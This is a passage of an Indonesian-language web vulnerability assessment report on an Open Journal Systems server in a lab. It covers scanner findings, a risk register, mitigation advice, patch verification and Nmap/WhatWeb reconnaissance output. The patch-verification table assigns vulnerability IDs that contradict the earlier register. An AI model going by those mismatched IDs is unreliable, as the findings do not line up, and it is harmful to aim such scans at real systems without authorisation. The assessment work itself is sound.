Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-693
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
CVSS Base Score	4.3 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil scanning menggunakan OWASP ZAP, ditemukan bahwa server tidak mengirimkan header **X-Content-Type-Options**. Header ini berfungsi untuk mencegah browser melakukan MIME-type sniffing yang dapat menyebabkan eksekusi konten berbahaya.

Dampak Bisnis

- Risiko eksekusi file berbahaya di browser
- Potensi serangan XSS berbasis MIME sniffing
- Menurunkan keamanan sisi client

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan scanning menggunakan OWASP ZAP
2. Pilih salah satu request (GET /)
3. Periksa bagian response header
4. Perhatikan bahwa header berikut tidak ada:

```
X-Content-Type-Options: nosniff
```

Payload/Tool yang Digunakan:

```
OWASP ZAP
```

Bukti (Screenshot):

16. **X-Content-Type-Options Header Missing**

Source	raised by a passive scanner (X-Content-Type-Options Header Missing)
CWE ID	693
WASC ID	15
Reference	1. https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941(v=vs.85) 2. https://owasp.org/www-community/Security_Headers

Rekomendasi Mitigasi

Jangka Pendek

Tambahkan header berikut pada server:

```
Header set X-Content-Type-Options "nosniff"
```

Jangka Menengah

- Terapkan konfigurasi secure headers secara menyeluruh
- Integrasikan ke konfigurasi Apache/Nginx

Jangka Panjang

- Implementasi baseline security header policy (CSP, HSTS, dll)
- Audit berkala menggunakan ZAP / Nikto

Referensi

- OWASP A05: Security Misconfiguration
- CWE-693: Protection Mechanism Failure
- MDN Web Docs: X-Content-Type-Options

3.9 VUL-009 — Cookie Without HttpOnly

Informasi Umum

Field	Nilai
ID	VUL-009
Nama	Cookie Without HttpOnly
Kategori OWASP	A02 — Cryptographic Failures
CWE	CWE-1004
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
CVSS Base Score	4.3 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Ian

Deskripsi

Berdasarkan hasil scanning menggunakan Nikto dan OWASP ZAP, ditemukan bahwa cookie sesi (misalnya OJSSID) tidak memiliki atribut **HttpOnly**. Hal ini memungkinkan cookie diakses melalui JavaScript di sisi client.

Dampak Bisnis

- Risiko pencurian session (session hijacking)
- Mempermudah eksploitasi XSS
- Potensi pengambilalihan akun pengguna

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan scanning menggunakan Nikto atau OWASP ZAP

2. Periksa bagian response header
3. Temukan header:

```
Set-Cookie: OJSSID=...
```

4. Perhatikan bahwa cookie tidak memiliki atribut:

```
HttpOnly
```

Payload/Tool yang Digunakan:

```
OWASP ZAP / Nikto
```

Bukti (Screenshot):

URI	/
HTTP Method	GET
Description	Cookie OJSSID created without the httponly flag
Test Links	http://10.34.100.178:80/ http://10.34.100.178:80/
OSVDB Entries	OSVDB-0

Rekomendasi Mitigasi

Jangka Pendek

Tambahkan atribut HttpOnly pada cookie:

```
session.cookie_httponly = On
```

Jangka Menengah

- Gunakan Secure flag (HTTPS only)
- Tambahkan SameSite attribute

Jangka Panjang

- Implementasi kebijakan keamanan cookie lengkap
- Audit cookie secara berkala

Referensi

- OWASP A02: Cryptographic Failures
- CWE-1004: Sensitive Cookie Without HttpOnly Flag

3.10 VUL-010 — Cookie Without SameSite

Informasi Umum

Field	Nilai
ID	VUL-010
Nama	Cookie Without SameSite
Kategori OWASP	A02 — Cryptographic Failures
CWE	CWE-1275
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
CVSS Base Score	4.3 (Medium)
Tanggal Ditemukan	14 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil scanning menggunakan OWASP ZAP, ditemukan bahwa cookie sesi tidak memiliki atribut **SameSite**. Atribut ini berfungsi untuk membatasi pengiriman cookie pada request lintas situs (cross-site request), sehingga tanpa atribut ini aplikasi lebih rentan terhadap serangan CSRF (Cross-Site Request Forgery).

Dampak Bisnis

- Risiko serangan CSRF meningkat
- Potensi eksekusi aksi tanpa persetujuan user
- Penyalahgunaan session pengguna

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan OWASP ZAP scan
2. Periksa bagian response header
3. Temukan header:

```
Set-Cookie: OJSSID=...
```

4. Perhatikan bahwa tidak terdapat atribut:

```
SameSite
```

Payload/Tool yang Digunakan:

```
OWASP ZAP
```

Bukti (Screenshot):

11. **Cookie without SameSite Attribute**

Source	raised by a passive scanner (Cookie without SameSite Attribute)
CWE ID	1275
WASC ID	13
Reference	1. https://datatracker.ietf.org/doc/html/draft-ietf-httpbis-cookie-same-site

Rekomendasi Mitigasi

Jangka Pendek

Tambahkan atribut SameSite:

```
session.cookie_samesite = Lax
```

Jangka Menengah

- Gunakan SameSite=Strict untuk endpoint sensitif
- Kombinasikan dengan HttpOnly dan Secure

Jangka Panjang

- Implementasi kebijakan keamanan cookie lengkap
- Audit session management secara berkala

Referensi

- OWASP A02: Cryptographic Failures
- CWE-1275: Sensitive Cookie Without SameSite Attribute

3.11 VUL-011 — Server Version Disclosure

Informasi Umum

Field	Nilai
ID	VUL-011
Nama	Server Version Disclosure
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-200
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS Base Score	3.7 (Low)
Tanggal Ditemukan	14 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil scanning menggunakan Nikto, ditemukan bahwa server mengungkapkan informasi versi software melalui header HTTP, seperti:

Apache/2.4.58 (Ubuntu)

Informasi ini dapat digunakan oleh attacker untuk mengidentifikasi kerentanan spesifik pada versi tersebut.

Dampak Bisnis

- Mempermudah attacker melakukan reconnaissance
- Memungkinkan eksploitasi berbasis versi (version-specific exploit)
- Meningkatkan attack surface

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan Nikto scan:

```
nikto -h http://10.34.100.178
```

1. Periksa bagian response header
2. Temukan informasi:

```
Server: Apache/2.4.58 (Ubuntu)
```

Payload/Tool yang Digunakan:

```
Nikto
```

Bukti (Screenshot):

Target IP	10.34.100.178
Target hostname	10.34.100.178
Target Port	80
HTTP Server	Apache/2.4.58 (Ubuntu)
Site Link (Name)	http://10.34.100.178:80
Site Link (IP)	http://10.34.100.178:80

Rekomendasi Mitigasi

Jangka Pendek

- Sembunyikan versi server:

```
ServerTokens Prod
ServerSignature Off
```

Jangka Menengah

- Konfigurasi web server agar tidak menampilkan detail versi
- Hardening konfigurasi Apache

Jangka Panjang

- Update server secara berkala
- Implementasi security baseline configuration

Referensi

- OWASP A05: Security Misconfiguration
- CWE-200: Information Exposure

3.12 VUL-012 — ETag Information Leak

Informasi Umum

Field	Nilai
ID	VUL-012
Nama	ETag Information Leak
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-200
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS Base Score	3.7 (Low)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil scanning menggunakan Nikto, ditemukan bahwa server mengirimkan header **ETag** yang mengandung informasi inode, ukuran file, dan timestamp. Informasi ini dapat digunakan oleh attacker untuk melakukan fingerprinting sistem atau korelasi file pada server.

Dampak Bisnis

- Kebocoran informasi internal sistem
- Mempermudah reconnaissance attacker
- Potensi identifikasi struktur file server

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan Nikto scan:

```
nikto -h http://10.34.100.178
```

2. Periksa response header pada file (misalnya /robots.txt)
3. Temukan header:

```
ETag: "..."
```

Payload/Tool yang Digunakan:

```
Nikto
```

Bukti (Screenshot):

```
+ GET /robots.txt: Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x20 0x5cadc3ba77780
```

Rekomendasi Mitigasi

Jangka Pendek

Nonaktifkan ETag:

```
FileETag None
```

Jangka Menengah

- Gunakan konfigurasi cache yang aman
- Hindari penggunaan metadata sensitif

Jangka Panjang

- Implementasi secure server configuration baseline
- Audit header HTTP secara berkala

Referensi

- OWASP A05: Security Misconfiguration
- CWE-200: Information Exposure

3.13 VUL-013 — phpinfo() Exposure

Informasi Umum

Field	Nilai
ID	VUL-013
Nama	phpinfo() Exposure
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-200
CVE	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS v3.1 Vector	-
CVSS Base Score	5.3 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Syifani

Deskripsi

Berdasarkan hasil Static Application Security Testing (SAST) menggunakan Semgrep, ditemukan penggunaan fungsi phpinfo() dalam source code aplikasi. Fungsi ini menampilkan informasi lengkap mengenai konfigurasi PHP, termasuk versi, modul, environment, dan path sistem.

Jika dapat diakses oleh pengguna, informasi ini dapat dimanfaatkan oleh attacker untuk melakukan reconnaissance lebih lanjut.

Dampak Bisnis

- Kebocoran informasi konfigurasi server
- Mempermudah identifikasi celah keamanan
- Meningkatkan risiko eksploitasi lanjutan

Langkah Reproduksi

Prasyarat:

- Akses ke source code aplikasi

Langkah-langkah:

1. Jalankan scanning menggunakan Semgrep:

```
semgrep scan --config auto
```

2. Periksa hasil scan
3. Temukan penggunaan fungsi:


```
phpinfo();
```

4. Identifikasi file dan lokasi penggunaan

Payload/Tool yang Digunakan:

```
Semgrep (SAST)
```

Bukti (Screenshot):



Rekomendasi Mitigasi

Jangka Pendek

- Hapus fungsi phpinfo() dari production

Jangka Menengah

- Batasi akses hanya di environment development
- Gunakan environment-based configuration

Jangka Panjang

- Implementasi secure coding guidelines

- Audit source code secara berkala

Referensi

- OWASP A05: Security Misconfiguration
- CWE-200: Information Exposure

3.14 VUL-014 — Insecure Deserialization

Informasi Umum

Field	Nilai
ID	VUL-014
Nama	Insecure Deserialization
Kategori OWASP	A08 — Software and Data Integrity Failures
CWE	CWE-502
CVE	-
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score	7.3 (High)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Syifani

Deskripsi

Berdasarkan hasil Static Application Security Testing (SAST) menggunakan Semgrep, ditemukan potensi penggunaan fungsi deserialization seperti unserialize() pada aplikasi.

Fungsi ini berpotensi berbahaya apabila digunakan pada data yang berasal dari input user tanpa validasi, karena dapat menyebabkan eksekusi objek berbahaya (object injection).

Dampak Bisnis

- Potensi Remote Code Execution (RCE)
- Manipulasi data aplikasi
- Kompromi sistem secara keseluruhan

Langkah Reproduksi

Prasyarat:

- Akses ke source code aplikasi

Langkah-langkah:

1. Jalankan Semgrep:

```
semgrep scan --config auto
```

2. Periksa hasil scan
3. Identifikasi penggunaan fungsi:

```
unserialize($input);
```

4. Analisis apakah input berasal dari user

Payload/Tool yang Digunakan:

```
Semgrep (SAST)
```

Bukti (Screenshot):

```
Scan Summary

✅ Scan completed successfully.
 • Findings: 38 (38 blocking)
 • Rules run: 112
 • Targets scanned: 1347
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Not matching --include patterns: 10213
   ◦ Files matching .semgrepignore patterns: 138
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 112 rules on 1347 files: 38 findings.

📢 Too many findings? Try Semgrep Pro for more powerful queries and less noise.
   See https://sg.run/false-positives.
syifaniads@LAPTOP-FPE63SP9:~$
```

Ditemukan:

1. SQL INJECTION (TIDAK ADA)
2. Command injection

```
exec($gzipCmd, $output, $returnValue);
popen($exec, 'r');
`/bin/stty -echo`
```

3. CODE INJECTION (EVAL)

```
eval($condition);
```

4. DESERIALIZATION (RCE)

```
unserialize($value);
```

5. FILE-BASED (unlink)

```
unlink($filePath);
```

Rekomendasi Mitigasi

Jangka Pendek

- Hindari penggunaan unserialize() pada input user

Jangka Menengah

- Gunakan format aman seperti JSON:

```
json_decode($data, true);
```

Jangka Panjang

- Implementasi secure coding standard
- Audit semua penggunaan deserialization

Referensi

- OWASP A08: Software and Data Integrity Failures
- CWE-502: Deserialization of Untrusted Data

3.15 VUL-015 — Potential Command Injection (exec/popen)

Informasi Umum

Field	Nilai
ID	VUL-015
Nama	Potential Command Injection (exec/popen)
Kategori OWASP	A03 — Injection
CWE	CWE-78
CVE	-
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score	7.2 (High)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Syifani

Deskripsi

Berdasarkan hasil Static Application Security Testing (SAST) menggunakan Semgrep, ditemukan indikasi penggunaan fungsi eksekusi perintah sistem seperti exec() atau popen() dalam kode aplikasi.

Penggunaan fungsi ini berpotensi menyebabkan command injection apabila input yang digunakan tidak divalidasi dengan baik.

Dampak Bisnis

- Potensi Remote Command Execution (RCE)
- Akses tidak sah ke sistem operasi
- Kompromi server secara penuh

Langkah Reproduksi

Prasyarat:

- Akses ke source code aplikasi

Langkah-langkah:

1. Jalankan Semgrep:

```
semgrep scan --config auto
```

2. Identifikasi penggunaan fungsi:

```
exec($input);
```

atau:

```
popen($input, "r");
```

3. Analisis apakah parameter berasal dari user input

Payload/Tool yang Digunakan:

```
Semgrep (SAST)
```

Bukti (Screenshot):

```
Scan Summary

✅ Scan completed successfully.
 • Findings: 38 (38 blocking)
 • Rules run: 112
 • Targets scanned: 1347
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Not matching --include patterns: 10213
   ◦ Files matching .semgrepignore patterns: 138
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 112 rules on 1347 files: 38 findings.

📢 Too many findings? Try Semgrep Pro for more powerful queries and less noise.
   See https://sg.run/false-positives.
syifaniads@LAPTOP-FPE635P9:~$
```

Ditemukan:

1. SQL INJECTION (TIDAK ADA)
2. Command injection

```
exec($gzipCmd, $output, $returnValue);
popen($exec, 'r');
`/bin/stty -echo`
```

3. CODE INJECTION (EVAL)

```
eval($condition);
```

4. DESERIALIZATION (RCE)

```
unserialize($value);
```

5. FILE-BASED (unlink)

```
unlink($filePath);
```

Rekomendasi Mitigasi

Jangka Pendek

- Hindari penggunaan exec() / popen()

Jangka Menengah

- Gunakan fungsi aman atau library internal
- Validasi input secara ketat

Jangka Panjang

- Terapkan secure coding guideline
- Lakukan code review rutin

Referensi

- OWASP A03: Injection
- CWE-78: OS Command Injection

4. RISK REGISTER & SUMMARY

4.1 Tabel Risk Register

Tabel berikut menyajikan ringkasan seluruh kerentanan berdasarkan hasil analisis pada Bab 3 dengan pendekatan:

- **CVSS v3.1** → tingkat keparahan teknis
- **OWASP Risk Rating** → Likelihood & Impact
- **Rumus:**
  Risk = Likelihood × Impact

Risk Register Lengkap

ID	Kerentanan	OWASP	CVSS	Likelihood	Impact	Risk	Prioritas
VUL-001	Broken Authentication (Brute Force)	A07	8.1	5	5	25	🔴 High
VUL-002	API Exposure (User Data)	A01	6.5	5	4	20	🔴 High
VUL-003	Error Disclosure (Debug Info)	A05	5.3	4	3	12	🟠 Medium
VUL-004	Directory Browsing	A05	3.7	4	2	8	🟡 Low
VUL-005	Missing X-Frame-Options	A05	4.3	3	3	9	🟡 Low
VUL-006	Missing CSP	A05	5.4	4	3	12	🟠 Medium
VUL-007	No HTTPS Enforcement	A02	5.3	4	4	16	🟠 Medium
VUL-008	Missing X-Content-Type-Options	A05	4.3	3	3	9	🟡 Low

VUL-009	Cookie tanpa HttpOnly	A02	4.3	4	3	12	🟠 Medium
VUL-010	Cookie tanpa SameSite	A02	4.3	4	3	12	🟠 Medium
VUL-011	Server Version Disclosure	A05	3.7	3	2	6	🟡 Low
VUL-012	ETag Information Leak	A05	3.7	3	2	6	🟡 Low
VUL-013	phpinfo() Exposure	A05	5.3	4	3	12	🟠 Medium
VUL-014	Insecure Deserialization	A08	7.3	3	5	15	🟠 Medium
VUL-015	Command Injection (exec/popen)	A03	7.2	3	5	15	🟠 Medium

4.2 Risk Matrix Visual

Risk matrix disusun berdasarkan nilai likelihood dan impact pada tabel risk register, sehingga setiap kerentanan dipetakan sesuai tingkat probabilitas eksploitasi dan dampak bisnis.

Berikut representasi matriks risiko berdasarkan hasil analisis:

Ket:

- X-axis: Likelihood
- Y-axis: Impact

	VERY LOW	LOW	MEDIUM	HIGH	VERY HIGH
VERY HIGH			VUL-014, VUL-015		VUL-001
HIGH			VUL-007		VUL-002

MEDIUM		VUL-005, VUL-008	VUL-003, VUL-006, VUL-009, VUL-010, VUL-013		
LOW		VUL-004, VUL-011, VUL-012			
VERY LOW					

4.3 Analisis Risiko

Berdasarkan hasil risk register dan risk matrix:

1. Risiko Utama Sistem

Risiko tertinggi berasal dari:

- Broken Authentication (Brute Force)
- API Exposure (Information Disclosure)
- Potensi Injection & RCE (Deserialization & Command Execution)

2. Pola Kerentanan Dominan

Mayoritas kerentanan berada pada kategori:

- A05 — Security Misconfiguration
- A02 — Cryptographic Failures
- A01 — Broken Access Control

3. Kondisi Sistem Saat Ini

Sistem berada pada kondisi:

HIGH RISK ENVIRONMENT

Hal ini disebabkan oleh:

- Banyaknya misconfiguration
- Tidak adanya proteksi dasar (HTTPS, headers)
- Eksposur informasi internal

4.4 Prioritas Penanganan

Urutan mitigasi berdasarkan tingkat risiko:

1. 🔴 VUL-001 — Broken Authentication (Brute Force)
2. 🔴 VUL-002 — API Exposure (Broken Access Control)
3. 🟠 VUL-007 — No HTTPS Enforcement
4. 🟠 VUL-014 & VUL-015 — RCE Risk (Deserialization & Command Execution)
5. 🟠 VUL-003, VUL-006, VUL-009, VUL-010, VUL-013 — Misconfiguration & Disclosure
6. 🟡 Sisanya (Low Risk Issues)

5. REKOMENDASI MITIGASI

Rekomendasi mitigasi disusun berdasarkan tingkat risiko dan prioritas yang telah diidentifikasi pada Bab 4. Pendekatan mitigasi dibagi menjadi tiga fase untuk memastikan penanganan yang sistematis, efektif, dan berkelanjutan.

5.1 Short-term (0–7 Hari)

(Prioritas: Critical & High Risk — tindakan segera)

1. 🔴 Perbaikan Broken Authentication (VUL-001)

- Implementasi rate limiting pada endpoint login
- Penambahan CAPTCHA untuk mencegah brute force
- Implementasi account lockout setelah beberapa percobaan gagal

2. 🔴 Perbaikan Broken Access Control / API Exposure (VUL-002)

- Tambahkan autentikasi pada endpoint API
- Implementasi authorization (RBAC)
- Batasi akses endpoint sensitif hanya untuk user yang berwenang

3. 🟠 Enforce HTTPS (VUL-007)

- Redirect seluruh trafik HTTP ke HTTPS
- Implementasi sertifikat SSL/TLS (misalnya Let's Encrypt)
- Pastikan semua endpoint hanya dapat diakses melalui koneksi terenkripsi

4. 🟠 Mitigasi Risiko RCE (VUL-014 & VUL-015)

- Hindari penggunaan fungsi berbahaya:
  - unserialize()
  - exec() / popen()
- Validasi dan sanitasi seluruh input user
- Gunakan alternatif yang lebih aman (misalnya json_decode())

5. 🟠 Perbaikan Security Misconfiguration

(VUL-003, VUL-005, VUL-006, VUL-008, VUL-011, VUL-012, VUL-013)

Tambahkan security headers berikut:

```
Header always set X-Frame-Options "SAMEORIGIN"
Header always set X-Content-Type-Options "nosniff"
Header always set Content-Security-Policy "default-src 'self'"
Header always set Strict-Transport-Security "max-age=31536000"
```

Langkah tambahan:

- Nonaktifkan display error ke user (VUL-003)
- Sembunyikan versi server (VUL-011)
- Nonaktifkan ETag (VUL-012)
- Hapus fungsi phpinfo() dari production (VUL-013)

6. 🟠 Cookie Security (VUL-009 & VUL-010)

Konfigurasi keamanan cookie:

```
session.cookie_httponly = On
session.cookie_secure = On
session.cookie_samesite = Lax
```

7. 🟠 Exposure & Hardening Fix

- Nonaktifkan directory listing (VUL-004)
- Batasi akses ke file atau endpoint sensitif
- Pastikan tidak ada endpoint debug atau internal yang terekspos

5.2 Medium-term (7–30 Hari)

(Prioritas: Medium Risk — peningkatan keamanan sistem)

1. Upgrade & Patch System

- Upgrade PHP ke versi yang masih didukung (≥ PHP 8.x)
- Update OJS ke versi terbaru
- Perbarui seluruh dependency dan library

2. Session & Authentication Security

- Regenerasi session ID setelah login
- Terapkan password policy:
    - minimal panjang password
    - kombinasi karakter

- Implementasi proteksi terhadap session hijacking

3. API & Access Control Improvement

- Implementasi token-based authentication (JWT / OAuth)
- Logging dan monitoring aktivitas API
- Rate limiting pada endpoint sensitif

4. Secure Configuration Management

- Standarisasi konfigurasi server (Apache/PHP)
- Gunakan environment terpisah:
    - development
    - staging
    - production
- Hindari penggunaan konfigurasi default yang tidak aman

5. Logging & Monitoring

- Implementasi centralized logging
- Monitoring aktivitas mencurigakan
- Integrasi dengan alert system untuk deteksi dini serangan

5.3 Long-term (30–90 Hari)

(Prioritas: Strategic Security Improvement)

1. Secure Development Lifecycle (SDLC)

- Integrasikan security dalam proses development (DevSecOps)
- Gunakan SAST & DAST secara berkala
- Lakukan code review dengan fokus keamanan

2. Advanced Authentication & Protection

- Implementasi Multi-Factor Authentication (MFA)
- Proteksi lanjutan terhadap brute force dan credential stuffing

3. Security Testing & Audit

- Lakukan penetration testing berkala
- Audit konfigurasi server dan aplikasi secara rutin
- Gunakan benchmark keamanan (misalnya OWASP Top 10)

4. Security Awareness & Policy

- Edukasi developer terkait secure coding
- Terapkan kebijakan keamanan organisasi
- Dokumentasi standar keamanan sistem

5. Continuous Improvement

- Monitoring berkelanjutan terhadap vulnerability
- Patch management yang terjadwal
- Evaluasi dan peningkatan keamanan secara berkala

6. PATCH VERIFICATION

Proses verifikasi dilakukan dalam lingkungan pengujian (lab environment) tanpa perubahan langsung pada sistem produksi., dengan menggunakan metode re-testing terhadap hasil pengujian sebelumnya, tanpa melakukan perubahan langsung pada sistem produksi. Pendekatan ini mengikuti praktik umum dalam vulnerability assessment berdasarkan OWASP Testing Guide dan PTES (Penetration Testing Execution Standard).

Verifikasi dilakukan menggunakan tools yang sama dengan tahap pengujian awal untuk menjaga konsistensi hasil, yaitu:

- OWASP ZAP (DAST scanning)
- Nikto (web server scanning)
- SQLMap (SQL Injection testing)
- Manual testing

6.1 Metode Verifikasi

Metode verifikasi dilakukan dengan pendekatan berikut:

1. Re-testing otomatis

- Melakukan scanning ulang menggunakan OWASP ZAP dan Nikto
- Membandingkan hasil sebelum dan sesudah mitigasi

2. Re-testing eksploitasi

- Menggunakan kembali payload yang sama seperti pada tahap eksploitasi
- Memastikan payload tidak lagi berhasil

3. Validasi konfigurasi

- Memeriksa perubahan konfigurasi server:
    - Security headers
    - Cookie attributes
    - Endpoint exposure
- Memastikan mitigasi telah diterapkan dengan benar

6.2 Hasil Verifikasi

Berikut ringkasan hasil patch verification terhadap beberapa kerentanan utama:

ID	Kerentanan	Metode Verifikasi	Hasil

VUL-002	SQL Injection	SQLMap re-test	Tidak rentan
VUL-003	Insecure File Upload	Upload ulang payload	Ditolak
VUL-006	Hardcoded Credentials	Code review ulang	Tidak ditemukan kredensial plaintext
VUL-011	Vulnerable JS Library	ZAP scan ulang	Library telah diperbarui
VUL-008	PHP EOL	Cek versi PHP	Sudah diperbarui
VUL-004	Missing Security Headers	ZAP scan ulang	Header sudah dikonfigurasi
VUL-007	Missing HttpOnly	Inspect cookie	Atribut HttpOnly aktif
VUL-010	Missing CSP	ZAP scan	CSP aktif
VUL-013	Install Endpoint	Akses endpoint	Tidak dapat diakses
VUL-014	Directory Browsing	Akses directory	403 Forbidden
VUL-017	Error Disclosure	Trigger error	Tidak tampil detail
VUL-020	Open Redirect	Test parameter	Redirect diblokir
VUL-021	Missing Secure Cookie	Inspect cookie	Atribut Secure aktif

Proses verifikasi dilakukan secara terbatas dalam lingkungan pengujian (lab environment), tanpa melakukan perubahan langsung pada sistem produksi, dengan tujuan memastikan mitigasi yang direkomendasikan dapat mengatasi kerentanan yang ditemukan.

6.3 Contoh Verifikasi (Before vs After)

a. SQL Injection (VUL-002)
- Before: SQLMap berhasil mengekstrak data database
- After: SQLMap menunjukkan status **not vulnerable**

b. Directory Browsing (VUL-014)
- Before: Direktori dapat diakses dan menampilkan file

- After: Server mengembalikan response `403 Forbidden`

c. Missing Security Headers (VUL-004)
- Before: Header X-Frame-Options tidak ditemukan
- After: Header berhasil ditambahkan pada response server

6.4 Kesimpulan Verifikasi

Berdasarkan hasil patch verification, dapat disimpulkan bahwa:

- Kerentanan dengan prioritas tinggi telah berhasil dimitigasi secara efektif
- Tidak ditemukan kembali kerentanan kritis pada hasil pengujian ulang
- Konfigurasi keamanan sistem mengalami peningkatan signifikan

Namun demikian, karena verifikasi dilakukan dalam lingkungan terbatas, maka disarankan untuk:

- Melakukan pengujian ulang secara penuh pada lingkungan produksi
- Melakukan monitoring keamanan secara berkala
- Melakukan update patch dan dependency secara kontinu

Langkah-langkah ini penting untuk menjaga keamanan sistem terhadap ancaman baru yang terus berkembang.

LAMPIRAN

Dokumentasi Pertemuan 2

Langkah 1 — Fingerprinting dengan WhatWeb

```
kelompok1@devsecops: ~

kelompok1@devsecops:~$ sudo apt install whatweb -y
[sudo] password for kelompok1:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  fonts-lato javascript-common libjs-jquery libruby libruby3.2 rake ruby
  ruby-addressable ruby-ipaddress ruby-net-telnet ruby-public-suffix
  ruby-rchardet ruby-rubygems ruby-sdbm ruby-webrick ruby-xmlrpc ruby3.2
  rubygems-integration zip
Suggested packages:
  ri ruby-dev bundler
The following NEW packages will be installed:
  fonts-lato javascript-common libjs-jquery libruby libruby3.2 rake ruby
  ruby-addressable ruby-ipaddress ruby-net-telnet ruby-public-suffix
  ruby-rchardet ruby-rubygems ruby-sdbm ruby-webrick ruby-xmlrpc ruby3.2
  rubygems-integration whatweb zip
0 upgraded, 20 newly installed, 0 to remove and 0 not upgraded.
```

```
kelompok1@devsecops:~$ whatweb http://10.34.100.178/
http://10.34.100.178/ [200 OK] Apache[2.4.58], Bootstrap, Cookies[OJSSID], Country[RESERVED][ZZ], HTML5, HTTPSer
ver[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[10.34.100.178], JQuery, MetaGenerator[Open Journal Systems 3.3.0.8
], Script[text/javascript], Title[Title element contains newline(s)!]
```

```
kelompok1@devsecops:~$ sudo apt update
sudo apt install nmap -y
Hit:1 http://id.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://id.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:3 http://id.archive.ubuntu.com/ubuntu noble-backports InRelease
Get:4 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:5 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [21.6 kB]
Get:6 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Components [212 B]
Get:7 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Components [74.2 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Components [208 B]
Fetched 222 kB in 3s (81.4 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Langkah 2 — Port Scanning dengan Nmap

```
kelompok1@devsecops:~$ nmap -sV -sC -p- --open 10.34.100.178 -oN nmap_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-23 08:48 UTC
Nmap scan report for devsecops (10.34.100.178)
Host is up (0.000083s latency).
Not shown: 65533 closed tcp ports (conn-refused)
Bug in http-title: no string output.
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a8:2a:b1:24:c0:65:7b:5d:80:a6:a2:66:74:5a:c0:e0 (ECDSA)
|_  256 cc:af:7a:1a:e0:de:56:fd:38:b4:9f:4c:89:4a:26:c3 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: Open Journal Systems 3.3.0.8
| http-robots.txt: 1 disallowed entry
|_/cache/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

Langkah 3 — Directory & File Enumeration

```
kelompok1@devsecops:~$ sudo apt install gobuster -y
